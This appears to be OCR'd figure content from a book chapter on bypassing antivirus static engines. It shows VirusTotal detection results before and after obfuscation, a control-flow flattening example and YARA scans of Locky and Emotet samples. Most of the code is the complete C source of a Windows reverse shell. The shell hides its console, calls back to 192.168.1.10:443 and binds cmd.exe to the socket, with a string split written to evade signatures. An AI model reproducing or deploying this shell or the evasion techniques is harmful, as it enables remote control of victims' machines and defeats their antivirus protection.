
! 27 engines detected this file

d39d2da56e1db6eccf82a67e85608e4b47dfcd93d9586fa26f139c4311c70023
before_memory_bombing.exe
peexe

12.00 KB
Size

2020-12-08 12:25:07 UTC
1 minute ago

Ad-Aware	! Gen:Variant.Fugrafa.100095	AhnLab-V3	! Malware/Win32.RL_Generic.R353645
ALYac	! Gen:Variant.Fugrafa.100095	SecureAge APEX	! Malicious
Arcabit	! Trojan.Fugrafa.D186FF	Avast	! Win32:TrojanX-gen [Trj]
AVG	! Win32:TrojanX-gen [Trj]	Avira (no cloud)	! HEUR/AGEN.1139860
BitDefender	! Gen:Variant.Fugrafa.100095	BitDefenderTheta	! Gen:NN.ZexaF.34670.aCW@aGdpNQn
Bkav	! W32.AIDetectVM.malware1	Cylance	! Unsafe
Cynet	! Malicious (score: 90)	Emsisoft	! Application.VMAware (A)
eScan	! Gen:Variant.Fugrafa.100095	ESET-NOD32	! A Variant Of Win32/Agent.ABUR
F-Secure	! Heuristic.HEUR/AGEN.1139860	FireEye	! Generic.mg.1f21b4fa490e48c5
GData	! Gen:Variant.Fugrafa.100095	Ikarus	! Trojan.Win32.Agent
MAX	! Malware (ai Score=80)	McAfee	! GenericRXMW-OZ!1F21B4FA490E
Microsoft	! Trojan:Win32/Wacatac.DD!ml	Rising	! Trojan.Agent!8.B1E (TFE:5:LLtLGdrblKT)
Sangfor Engine Zero	! Malware	Symantec	! ML.Attribute.HighConfidence
VBA32	! BScope.Backdoor.Agent	Acronis	✓ Undetected



(!) 17 engines detected this file

50cca46199b4730f9894e77a2830b04a6a5bac1c9d9352b478471e30783ee948
MemoryBombing.exe
peexe

12.00 KB
Size


2020-12-05 22:51:28 UTC
4 minutes ago

AhnLab-V3	(!) Malware/Win32.RL_Generic.R353645	SecureAge APEX	(!) Malicious
Avast	(!) Win32:TrojanX-gen [Trj]	AVG	(!) Win32:TrojanX-gen [Trj]
Avira (no cloud)	(!) HEUR/AGEN.1139860	BitDefenderTheta	(!) Gen:NN.ZexaF.34670.aCW@a8ljEib
Bkav	(!) W32.AIDetectVM.malware1	Cylance	(!) Unsafe
Cynet	(!) Malicious (score: 85)	Emsisoft	(!) Application.VMAware (A)
ESET-NOD32	(!) A Variant Of Win32/Agent.ABUR	F-Secure	(!) Heuristic.HEUR/AGEN.1139860
FireEye	(!) Generic.mg.4736aca0d7b5da4c	Ikarus	(!) Trojan.Win32.Agent
Microsoft	(!) Trojan:Win32/Wacatac.D5!ml	Rising	(!) Trojan.Agent!8.B1E (TFE:5:LLtLGdrblKT)
VBA32	(!) BScope.Backdoor.Agent	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected

Chapter 5: Bypassing the Static Engine


Decompilation Process
Compiled File
Source Code

original





```
i = 1;
s = 0;


while (i <= 100) {



  s += i;
  i++;

}
```


control-flow flattening applied




```
int swVar = 1;
while (swVar != 0) {
  switch (swVar) {
    case 1: {
      i = 1;
      s = 0;
      swVar = 2;
      break;
    }
    case 2: {
      if (i <= 100)
        swVar = 3;
      else
        swVar = 0;
      break;
    }
    case 3: {
      s += i;
      i++;
      swVar = 2;
      break;
    }
  }
}
```








```
caliber@caliber:/mnt/d/Documents/The Art of Antivirus Bypass/YARA/Rules/Locky$ yara Locky.yara Locky.ex
Locky_02122020 Locky.ex
caliber@caliber:/mnt/d/Documents/The Art of Antivirus Bypass/YARA/Rules/Locky$
```



```
caliber@caliber:/mnt/d/Documents/The Art of Antivirus Bypass/YARA/Rules/Emotet$ yara Emotet.yara emotet.doc
Emotet_02122020 emotet.doc
caliber@caliber:/mnt/d/Documents/The Art of Antivirus Bypass/YARA/Rules/Emotet$
```




28 engines detected this file

3e56027833b1f1af6f915a3650231ca121e18e8017cdf47336c981ab8e14bbf9
before_obfuscation.exe
peexe


12.00 KB
Size

2020-12-10 07:47:40 UTC
3 hours ago


Ad-Aware	Gen:Variant.Doris.725	AhnLab-V3	Malware/Win32.RL_Generic.R353645
ALYac	Gen:Variant.Doris.725	SecureAge APEX	Malicious
Arcabit	Trojan.Doris.725	Avast	Win32:TrojanX-gen [Trj]
AVG	Win32:TrojanX-gen [Trj]	Avira (no cloud)	HEUR/AGEN.1139860
BitDefender	Gen:Variant.Doris.725	BitDefenderTheta	Gen:NN.ZexaF.34670.aCW@aubf4d
Bkav	W32.AIDetectVM.malware1	Cylance	Unsafe
Cynet	Malicious (score: 100)	Emsisoft	Application.VMAware (A)
eScan	Gen:Variant.Doris.725	ESET-NOD32	A Variant Of Win32/Agent.ABUR
F-Secure	Heuristic.HEUR/AGEN.1139860	FireEye	Generic.mg.adb693819e7fd71d
Fortinet	W32/Agent.ABUR!tr	GData	Gen:Variant.Doris.725
Ikarus	Trojan.Win32.Agent	MAX	Malware (ai Score=86)
McAfee	GenericRXMW-OZ!ADB693819E7F	Microsoft	Trojan:Win32/Wacatac.D3!ml
Rising	Trojan.Agent!8.B1E (TFE:5:LLtLGdrbIKT)	Sangfor Engine Zero	Malware
Symantec	ML.Attribute.HighConfidence	VBA32	BScope.Backdoor.Agent




```
int main(int argc, char **argv) {
    FreeConsole();
    if (argc == 3) {
        int port  = atoi(argv[2]);
        Run(argv[1], port);
    }
    else {
        char host[] = "192.168.1.10";
        int port = 443;
        Run(host, port);
    }
    return 0;
}
```



```
void Run(char* Server, int Port) {

    while(true) {

        SOCKET mySocket;
        sockaddr_in addr;
        WSADATA version;
        WSAStartup(MAKEWORD(2,2), &version);
        mySocket = WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL);
        addr.sin_family = AF_INET;

        addr.sin_addr.s_addr = inet_addr(Server);
        addr.sin_port = htons(Port);

        if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL, NULL, NULL)==SOCKET_ERROR) {
            closesocket(mySocket);
            WSACleanup();
            continue;
        }
        else {
            char RecvData[DEFAULT_BUFLEN];
            memset(RecvData, 0, sizeof(RecvData));
            int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN, 0);
            if (RecvCode <= 0) {
                closesocket(mySocket);
                WSACleanup();
                continue;
            }
```



```
            else {
                char P1[] = "cm";
                char P2[] = "d.exe";
                const char* P = strcat(P1, P2);
                STARTUPINFO sinfo;
                PROCESS_INFORMATION pinfo;
                memset(&sinfo, 0, sizeof(sinfo));
                sinfo.cb = sizeof(sinfo);
                sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
                sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) mySocket;
                CreateProcess(NULL, P, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);
                WaitForSingleObject(pinfo.hProcess, INFINITE);
                CloseHandle(pinfo.hProcess);
                CloseHandle(pinfo.hThread);

                memset(RecvData, 0, sizeof(RecvData));
                int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN, 0);
                if (RecvCode <= 0) {
                    closesocket(mySocket);
                    WSACleanup();
                    continue;
                }
                if (strcmp(RecvData, "exit\n") == 0) {
                    exit(0);
                }
            }
        }
    }
}
```



9 / 68

Community Score

9 engines detected this file

96a6b75e202ebc198ad5a7459042d16fc50000aaea2dac3caa1b35eadd0c0148
after_obfuscation.exe
peexe


848.50 KB
Size

